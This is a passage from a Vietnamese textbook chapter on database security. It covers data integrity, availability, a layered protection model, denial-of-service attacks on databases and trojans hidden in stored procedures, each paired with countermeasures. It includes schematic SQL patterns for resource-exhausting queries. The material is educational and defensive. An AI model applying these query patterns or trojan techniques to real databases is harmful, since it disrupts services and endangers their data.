
5.2.2. Tính toàn vẹn

Toàn vẹn đảm bảo rằng dữ liệu chỉ có thể được sửa đổi bởi những người dùng có thẩm quyền. Tính toàn vẹn liên quan đến tính hợp lệ, tính nhất quán và chính xác của dữ liệu. Dữ liệu được xem là toàn vẹn nếu nó không bị thay đổi, hợp lệ và chính xác. Tính toàn vẹn có thể được đảm bảo bởi các ràng buộc dữ liệu (constraints), các phép kiểm tra và các cơ chế xử lý dữ liệu trong cơ sở dữ liệu, như minh họa trên Hình 5.11.



Hình 5.11. Đảm bảo tính toàn vẹn dữ liệu bằng các ràng buộc

5.2.3. Tính sẵn dùng




Hình 5.12. Đảm bảo tính sẵn dùng bằng chuỗi cơ sở dữ liệu và cân bằng tải

Tính sẵn dùng đảm bảo rằng cơ sở dữ liệu có thể truy cập bởi người dùng hợp pháp bất cứ khi nào họ có yêu cầu. Tính sẵn dùng có liên quan mật thiết đến hạ tầng mạng và năng lực của các máy chủ cơ sở dữ liệu và có thể được đảm bảo bằng chuỗi máy chủ cơ sở dữ liệu và hệ thống cân bằng tải, như minh họa trên Hình 5.12. Tính sẵn dùng có thể được đo bằng các yếu tố:

- Thời gian cung cấp dịch vụ (Uptime);
- Thời gian ngừng cung cấp dịch vụ (Downtime);
- Tỷ lệ phục vụ: $A = (\text{Uptime})/(\text{Uptime} + \text{Downtime})$;
- Thời gian trung bình giữa các sự cố;
- Thời gian trung bình ngừng để sửa chữa;
- Thời gian khôi phục sau sự cố.


5.3. Mô hình tổng quát và các lớp bảo mật cơ sở dữ liệu

5.3.1. Bảo mật cơ sở dữ liệu và các yếu tố liên quan



Hình 5.13. Bảo mật cơ sở dữ liệu và các yếu tố liên quan


An toàn, hay bảo mật cơ sở dữ liệu (Database security), như biểu diễn trên Hình 5.13 liên quan đến ba yếu tố: Con người (People), Phần mềm (Software) và Dữ liệu (Data). Đồng thời, các nhân tố liên quan đến bảo mật cơ sở dữ liệu trong mô hình này bao gồm: Các mối đe dọa (Threats), Các rủi ro (Risks) và Các lỗ hổng (Vulnerabilities).




Hình 5.14. Các mối đe dọa bảo mật cơ sở dữ liệu

Các mối đe dọa đối với bảo mật cơ sở dữ liệu, như minh họa trên Hình 5.14 bao gồm 4 loại: các đe dọa đến từ con người (People), từ mã độc (Malicious code), từ các tai họa công nghệ (Technological disasters) và từ tai họa tự nhiên (Natural disasters). Trong số các mối đe dọa kể trên, các mối đe dọa đến từ người dùng ác tính, như tin tặc và mã độc có mức độ nguy hiểm cao nhất. Điều này cũng đúng với thống kê 10 mối đe dọa hàng đầu đối với bảo mật cơ sở dữ liệu theo hãng Imperva thực hiện năm 2015:

1. Excessive and Unused Privileges (Đặc quyền quá mức hoặc không sử dụng)
2. Privilege Abuse (Lạm dụng đặc quyền)
3. Input Injection (Chèn mã đầu vào)
4. Malware (Mã độc)
5. Weak Audit Trail (Log kiểm toán yếu)
6. Storage Media Exposure (Rò rỉ dữ liệu từ phương tiện lưu trữ)
7. Exploitation of Vulnerabilities and Misconfigured Databases (Khai thác lỗi hỏng và cấu hình cơ sở dữ liệu sai)
8. Unmanaged Sensitive Data (Các dữ liệu nhạy cảm không được quản lý)
9. Denial of Service (Tấn công từ chối dịch vụ)
10. Limited Security Expertise and Education (Kiến thức chuyên gia và đào tạo về bảo mật hạn chế).



Hình 5.15. Các rủi ro bảo mật cơ sở dữ liệu




Hình 5.16. Các lỗi hỏng bảo mật cơ sở dữ liệu

Hình 5.15 cung cấp 4 nguồn rủi ro đối với bảo mật cơ sở dữ liệu, bao gồm các rủi ro đến từ con người (People), từ dữ liệu (Data), từ phần cứng (Hardware) và từ sự tín nhiệm. Hình 5.16 cũng nêu 4 loại lỗi hỏng bảo mật cơ sở dữ liệu, bao gồm lỗi hỏng do lỗi người dùng, lỗi hỏng do thiết kế và lập trình, lỗi hỏng phần mềm và lỗi hỏng do cài đặt và cấu


hình. Trong các loại lỗ hổng kể trên, các lỗ hổng do lỗi người dùng và lỗ hổng do cài đặt và cấu hình là các loại thường xuyên xảy ra nhất và có mức rủi ro cao nhất.

5.3.2. Mô hình bảo mật cơ sở dữ liệu tổng quát

Trên nguyên tắc giảm thiểu các yếu tố có thể truy cập trực tiếp dữ liệu và bề mặt tấn công cơ sở dữ liệu, Hình 5.17 mô tả mô hình bảo mật cơ sở dữ liệu tổng quát. Theo đó, mô hình bảo mật cơ sở dữ liệu gồm 7 lớp: lớp con người (People), lớp ứng dụng (Applications), lớp mạng (Network), lớp hệ điều hành (Operating system), lớp hệ quản trị cơ sở dữ liệu (DBMS), lớp file dữ liệu (Data files) và lớp dữ liệu (Data). Mục tiếp theo trình bày chi tiết về các lớp bảo mật này.



Hình 5.17. Mô hình bảo mật cơ sở dữ liệu tổng quát



Hình 5.18. Phương pháp thực hiện bảo mật cơ sở dữ liệu

Dựa trên mô hình bảo mật cơ sở dữ liệu tổng quát, Hình 5.18 mô tả phương pháp thực hiện bảo mật cơ sở dữ liệu. Theo đó, các khâu thực hiện bảo mật cơ sở dữ liệu được đưa ra tương ứng với các khâu trong quy trình phát triển phần mềm. Các khâu thực hiện bảo mật cơ sở dữ liệu gồm: Identification (Nhận dạng rủi ro), Assessment (Đánh giá rủi ro), Design (Thiết kế các kiểm soát), Implementation (Áp dụng các kiểm soát), Evaluation

(Đánh giá hiệu quả áp dụng) và Auditing (Kiểm toán). Kết quả khâu Kiểm toán được sử dụng làm phản hồi để thực hiện các điều chỉnh phù hợp với các khâu trước đó.

5.3.3. Các lớp bảo mật cơ sở dữ liệu


Mục này mô tả chi tiết các biện pháp cần thực hiện với mỗi lớp bảo mật cơ sở dữ liệu theo mô hình tổng quát đã trình bày ở mục 5.3.2.

Lớp bảo mật Con người

- Hạn chế truy cập vật lý đến phần cứng hệ thống và các tài liệu;
- Sử dụng các biện pháp nhận dạng và xác thực thông tin nhận dạng của người dùng, như thẻ nhận dạng (ID card), PIN, hoặc mật khẩu, hoặc các đặc điểm sinh trắc học, như vân tay, tròng mắt;
- Đào tạo người quản trị, người dùng về tầm quan trọng của bảo mật và các biện pháp bảo vệ tài sản;
- Thiết lập các chính sách và thủ tục kiểm soát an ninh.

Lớp bảo mật Ứng dụng

- Xác thực người dùng truy cập ứng dụng;
- Áp dụng chính xác quy trình xử lý công việc;
- Sử dụng cơ chế đăng nhập một lần (Single Sign On) cho máy chủ cơ sở dữ liệu, các ứng dụng, hoặc website có liên kết, như minh họa trên Hình 5.19.



Hình 5.19. Sử dụng cơ chế đăng nhập 1 lần cho truy cập máy chủ cơ sở dữ liệu

Lớp bảo mật Mạng

- Sử dụng tường lửa để ngăn chặn xâm nhập trái phép;
- Sử dụng VPN để bảo mật thông tin và dữ liệu trên đường truyền;
- Sử dụng các biện pháp xác thực.

Lớp bảo mật Hệ điều hành

- Xác thực người dùng;
- Phát hiện xâm nhập;
- Áp dụng chính sách quản lý mật khẩu chặt chẽ;
- Vấn đề tài khoản người dùng.

Lớp bảo mật File dữ liệu

- Quyền truy cập file;

- Giám sát truy cập file.

Lớp bảo mật Dữ liệu

- Kiểm tra dữ liệu;
- Các ràng buộc dữ liệu;
- Mã hóa dữ liệu.

5.4. Các dạng tấn công thường gặp lên cơ sở dữ liệu

5.4.1. Các dạng tấn công thường gặp

Các dạng tấn công phổ biến lên cơ sở dữ liệu bao gồm: tấn công chèn mã SQL, tấn công tràn bộ đệm, tấn công từ chối dịch vụ và trojan trên cơ sở dữ liệu. Dạng tấn công chèn mã SQL đã được đề cập trong Mục 2.3, Chương 2 của tài liệu này. Dạng tấn công tràn bộ đệm đã được đề cập trong Chương 2 của bài giảng Cơ sở An toàn thông tin. Phần tiếp theo của mục này trình bày hai dạng tấn công còn lại là tấn công từ chối dịch vụ và trojan trên cơ sở dữ liệu.

5.4.1.1. Tấn công từ chối dịch vụ

a. Các dạng tấn công DoS vào cơ sở dữ liệu

Tấn công từ chối dịch vụ cơ sở dữ liệu không được biết đến nhiều như tấn công DoS/DDoS vào hạ tầng mạng và các dịch vụ mạng. Theo đó, tin tặc thường lợi dụng hoặc khai thác các tính năng, các lỗi, hoặc lỗ hổng trong hệ thống cơ sở dữ liệu để làm tiêu tốn tài nguyên hoặc giảm hiệu năng cơ sở dữ liệu. Tấn công từ chối dịch vụ cơ sở dữ liệu gồm các dạng: (1) Lạm dụng các tính năng của cơ sở dữ liệu, (2) Sử dụng các câu truy vấn phức tạp, (3) Khai thác các lỗi hoặc khiếm khuyết và (4) Tấn công thông qua lớp ứng dụng.

Lạm dụng các tính năng của cơ sở dữ liệu

Trong dạng tấn công này, tin tặc thường lợi dụng các tính năng của cơ sở dữ liệu để tấn công từ chối dịch vụ (DoS). Thông thường, các tính năng này không an toàn với truy cập từ bên ngoài. Chẳng hạn, nếu ta giới hạn số lần đăng nhập sai với một người dùng, kẻ tấn công nếu biết tên người dùng sẽ thử đăng nhập nhiều lần với mật khẩu sai. Kết quả là người dùng thực sự sẽ bị khóa tài khoản trong một khoảng thời gian. Một ví dụ khác trong việc khai thác các tính năng là nếu ta cấu hình cơ sở dữ liệu cho phép tự tăng năng lực khi số yêu cầu truy vấn tăng, kẻ tấn công sẽ gửi đến rất nhiều yêu cầu giả mạo làm cơ sở dữ liệu tăng sử dụng tài nguyên đến tối đa, có thể dẫn đến máy chủ sập đổ và ngừng hoạt động. Một khả năng khác là tin tặc có thể tạo các yêu cầu đặc biệt gây lỗi trong xử lý dữ liệu đầu vào, và điều này có thể làm máy chủ cơ sở dữ liệu ngừng hoạt động.

Sử dụng các câu truy vấn phức tạp

Ở dạng tấn công này, tin tặc tạo các câu truy vấn phức tạp nhằm làm máy chủ cơ sở dữ liệu sử dụng nhiều tài nguyên (bộ nhớ, thời gian CPU, đĩa,...), làm giảm hiệu năng hoặc ngừng hoạt động máy chủ cơ sở dữ liệu. Tin tặc cũng có thể tạo câu truy vấn với các trường tính toán và xem với nhiều trường và số lượng lớn bản ghi, có thể làm máy chủ cơ

sở dữ liệu tiêu thụ nhiều bộ nhớ. Một số khả năng khác mà tin tặc có thể khai thác trong dạng tấn công này:

- Sử dụng các câu truy vấn lồng nhau hoặc đệ quy.
- Sử dụng các phép toán có chi phí tính toán lớn như toán tử IN với danh sách so sánh rất dài. Chẳng hạn, sử dụng toán tử IN câu lệnh SELECT: "**select * from <table1> from where <column1> IN (select <column2> from table2....)**"
- Sử dụng phép JOIN để tạo các câu truy vấn cho tập kết quả rất lớn, như trong câu lệnh SELECT sau: "**Select * from table1 a inner join table2 b on a.c1 = b.c2....**"
- Sử dụng hàm do người dùng định nghĩa: Tin tặc có thể tự viết các hàm để tấn công cơ sở dữ liệu.

Khai thác các lỗi và khiếm khuyết

Đây là một trong các dạng tấn công DoS phổ biến nhất vào cơ sở dữ liệu. Các lỗi và khiếm khuyết thường bị khai thác bao gồm: lỗi tràn bộ đệm, lỗi chèn mã SQL và lỗi thiết lập quyền truy cập. Một ví dụ điển hình là sâu Slammer (còn gọi là Sapphire) đã khai thác lỗi tràn bộ đệm để tấn công các máy chủ chạy hệ quản trị cơ sở dữ liệu Microsoft SQL 2000 với tốc độ lây lan rất nhanh đã gây ra một "trận lụt lưu lượng mạng" trên toàn thế giới vào năm 2003.

Tuy không gây ra các "trận lụt", nhưng lỗi chèn mã SQL trên các trang web có thể giúp tin tặc tấn công đánh cắp dữ liệu cũng như có thể phá hủy toàn bộ nội dung cơ sở dữ liệu, gây gián đoạn hoạt động của hệ thống. Hơn nữa, lỗi thiết lập quyền truy cập (cấp quyền quản trị cho người dùng truy cập dữ liệu) và chèn mã SQL có thể giúp tin tặc thực hiện các thao tác chiếm quyền điều khiển hệ thống chạy máy chủ cơ sở dữ liệu.

Tấn công thông qua lớp ứng dụng

Trong dạng này, tin tặc có thể tấn công cơ sở dữ liệu thông qua ứng dụng có kết nối và sử dụng cơ sở dữ liệu. Chẳng hạn, tin tặc có thể thêm hàng ngàn sản phẩm vào 1 giỏ hàng trên một website bán hàng, sau đó liên tục thêm sản phẩm và xem lại toàn bộ giỏ hàng. Khi lượng sản phẩm đủ lớn có thể gây chậm hoặc đình trệ hoạt động của cơ sở dữ liệu của website. Theo cách khác, tin tặc có thể sử dụng các script để liên tục yêu cầu các trang phức tạp có mức truy vấn cơ sở dữ liệu lớn, gây quá tải cho máy chủ cơ sở dữ liệu.

b. Các biện pháp phòng chống

Mặc dù tấn công từ chối dịch vụ vào cơ sở dữ liệu không phổ biến, nhưng khi xảy ra có thể gây hậu quả rất lớn cho cơ sở dữ liệu cũng như hệ thống ứng dụng liên quan. Do vậy, cần có các biện pháp phòng chống được chủ động triển khai để ngăn ngừa và giảm thiểu hậu quả có thể có. Các biện pháp phòng chống tấn công từ chối dịch vụ vào cơ sở dữ liệu bao gồm: cấu hình máy chủ và cơ sở dữ liệu, đặt giới hạn sử dụng tài nguyên, cập nhật các bản vá, giám sát hoạt động của cơ sở dữ liệu và sử dụng tường lửa. Phần tiếp theo trình bày các nội dung cụ thể của các biện pháp này.

Cấu hình máy chủ và cơ sở dữ liệu

- Giảm thiểu các vị trí mà tin tặc có thể tấn công cơ sở dữ liệu, như xóa bỏ hoặc vô hiệu hóa các tài khoản, các tính năng và các dịch vụ không sử dụng;

- Hạn chế người dùng bên ngoài trực tiếp kết nối đến cơ sở dữ liệu, như sử dụng mô hình người dùng, hoặc máy khách gián tiếp truy cập cơ sở dữ liệu;
- Áp dụng chính sách quản lý người dùng, mật khẩu, phân quyền truy cập chặt chẽ:
 - + Mật khẩu phải đảm bảo an toàn và phải đổi mật khẩu định kỳ;
 - + Quyền truy cập được cấp cho các đối tượng phù hợp. Cụ thể, cần hạn chế cho phép thực hiện các lệnh SQL trực tiếp trên các bảng dữ liệu và chỉ cấp quyền thực hiện các thủ tục.

Đặt giới hạn (threshold) sử dụng tài nguyên

Cần đặt giới hạn sử dụng tài nguyên cơ sở dữ liệu cho mỗi người dùng, như số lượng câu truy vấn/phút, thời gian hết hạn (Timed-out) với câu truy vấn lớn, ngưỡng sử dụng bộ nhớ và CPU,... Ngoài ra, cần giới hạn số người dùng cơ sở dữ liệu có thể đăng nhập và truy vấn dữ liệu đồng thời. Nhìn chung, các dạng giới hạn giúp giảm nguy cơ cơ sở dữ liệu bị tấn công từ chối dịch vụ.

Cập nhật các bản vá


Cập nhật các bản vá, nâng cấp an ninh là biện pháp hiệu quả trong phòng chống các dạng tấn công khai thác các lỗ hổng đã biết. Do vậy, cần cập nhật thường xuyên các bản vá cho hệ điều hành, các hệ quản trị cơ sở dữ liệu và các ứng dụng liên quan để giảm thiểu các tấn công khai thác các lỗi, lỗ hổng đã biết. Hơn nữa, trong điều kiện có thể, cần nâng cấp hệ điều hành và hệ quản trị cơ sở dữ liệu lên phiên bản mới, ổn định và an toàn hơn.

Giám sát hoạt động của cơ sở dữ liệu


Sử dụng hệ thống giám sát để phát hiện và cảnh báo về các hành vi bất thường, hoặc các truy vấn không hợp lệ vào cơ sở dữ liệu. Các thông tin có thể giám sát gồm: tần suất đăng nhập, kết nối đến cơ sở dữ liệu, việc truy cập các đối tượng quan trọng, mức sử dụng CPU, bộ nhớ, đĩa và tài nguyên mạng, và các yêu cầu không hợp lệ hoặc bị cấm.

Sử dụng tường lửa

Trong những trường hợp cần thiết, có thể sử dụng tường lửa, hoặc proxy cho cơ sở dữ liệu để lọc các truy vấn độc hại, như mô hình GreenSQL proxy trên Hình 5.20. Cũng có thể sử dụng tường lửa ứng dụng web để lọc các yêu cầu gửi đến ứng dụng web, trước khi chúng được gửi đến cơ sở dữ liệu, như minh họa trên Hình 5.21.



Hình 5.20. Sử dụng proxy cho cơ sở dữ liệu để lọc các truy vấn độc hại



Hình 5.21. Sử dụng WAF để lọc các yêu cầu HTTP nguy hiểm

5.4.1.2. Trojan trên cơ sở dữ liệu

a. Các dạng trojan trên cơ sở dữ liệu

Trojan là các phần mềm chứa mã độc, thường giả danh những chương trình có ích, nhằm lừa người dùng kích hoạt chúng. Trojan thường được sử dụng để thực thi gián tiếp các tác vụ, mà tác giả của chúng không thể thực hiện trực tiếp do không có quyền truy cập. Trojan thường khai thác cơ chế kiểm soát truy cập tùy quyền (DAC) để thay đổi quyền truy cập, cho phép tin tặc truy cập các đối tượng mà chủ thể không hay biết.

Các trojan cơ sở dữ liệu thường là các đoạn mã độc SQL được nhúng vào các thủ tục cơ sở dữ liệu, được chia thành 4 dạng:

1. Một tấn công thực hiện cả việc chèn mã và gọi thực hiện trojan;
2. Một tấn công sử dụng một người dùng hoặc tiến trình thực hiện việc chèn mã trojan và sau đó gọi thực hiện trojan nhằm trích xuất thông tin hoặc thực hiện một hành động nào đó trong cơ sở dữ liệu;
3. Một tấn công thực hiện việc chèn mã trojan và sau đó sử dụng một người dùng hoặc một tiến trình khác gọi thực hiện trojan;
4. Một tấn công sử dụng một người dùng hoặc tiến trình này thực hiện việc chèn mã trojan và sau đó sử dụng một người dùng hoặc một tiến trình khác gọi thực hiện trojan.

Sau đây là 2 trường hợp ví dụ về mã trojan được chèn vào thủ tục cơ sở dữ liệu và được gọi thực hiện. Trong trường hợp thứ nhất, tin tặc sử dụng 1 người dùng hoặc 1 tiến trình nào đó để chèn mã SQL trojan vào thủ tục. Theo đó, một lập trình viên ít kinh nghiệm lấy 1 đoạn mã thủ tục trên mạng hoặc từ các nguồn không rõ ràng và đưa vào cơ sở dữ liệu mà không hiểu rõ đoạn mã đó thực hiện những công việc gì. Khi thủ tục được gọi, trojan được kích hoạt.

Trong trường hợp thứ hai, trojan được gọi thực hiện sử dụng 1 người dùng hoặc 1 tiến trình nào đó. Theo đó, một thủ tục cơ sở dữ liệu được cài đặt chạy định kỳ vào cuối tháng để tính lương cho tất cả nhân viên trong công ty. Tin tặc nắm được điều này có thể tìm cách chèn mã trojan vào thủ tục này và nó sẽ được kích hoạt khi thủ tục được chạy.

b. Các biện pháp phòng chống

Để phòng chống trojan trên cơ sở dữ liệu hiệu quả cần kết hợp 2 biện pháp: (1) kiểm soát việc tạo và sửa các thủ tục và (2) giám sát việc thực hiện các thủ tục trên cơ sở dữ

liệu. Trong kiểm soát việc tạo và sửa các thủ tục, nội dung đầu tiên là hạn chế, hoặc cấm người dùng thao tác dữ liệu tạo, hoặc sửa các thủ tục, hàm cơ sở dữ liệu trong môi trường máy chủ sản xuất (production server). Cần đảm bảo rằng các thủ tục, hàm cần được tạo, sửa và kiểm thử kỹ trong môi trường máy chủ phát triển (development server) và triển khai trên chủ sản xuất sử dụng người dùng quản trị. Ngoài ra, không sử dụng mã SQL từ các nguồn không rõ ràng và đặc biệt là mã SQL từ mạng Internet mà không được kiểm tra kỹ. Kèm theo, cần ghi log và lưu phiên bản của mã nguồn các thủ tục và hàm.

Giám sát việc thực hiện các thủ tục, hàm trên cơ sở dữ liệu là việc cần thiết nhằm phát hiện các bất thường, hoặc các hành vi nguy hiểm đối với cơ sở dữ liệu. Đặc biệt, cần ghi log và giám sát chặt chẽ việc thực hiện các thủ tục quan trọng, có độ phức tạp cao, các thủ tục được chạy định kỳ hoặc được kích hoạt bởi trigger. Một vấn đề bổ sung là cần cấm, hoặc hạn chế quyền thực hiện các thủ tục mở rộng hoặc thủ tục hệ thống – là những thủ tục chứa những đoạn mã có thể can thiệp sâu vào cơ sở dữ liệu, máy chủ cơ sở dữ liệu và hệ điều hành.

5.4.2. 10 lỗ hổng bảo mật cơ sở dữ liệu trên thực tế

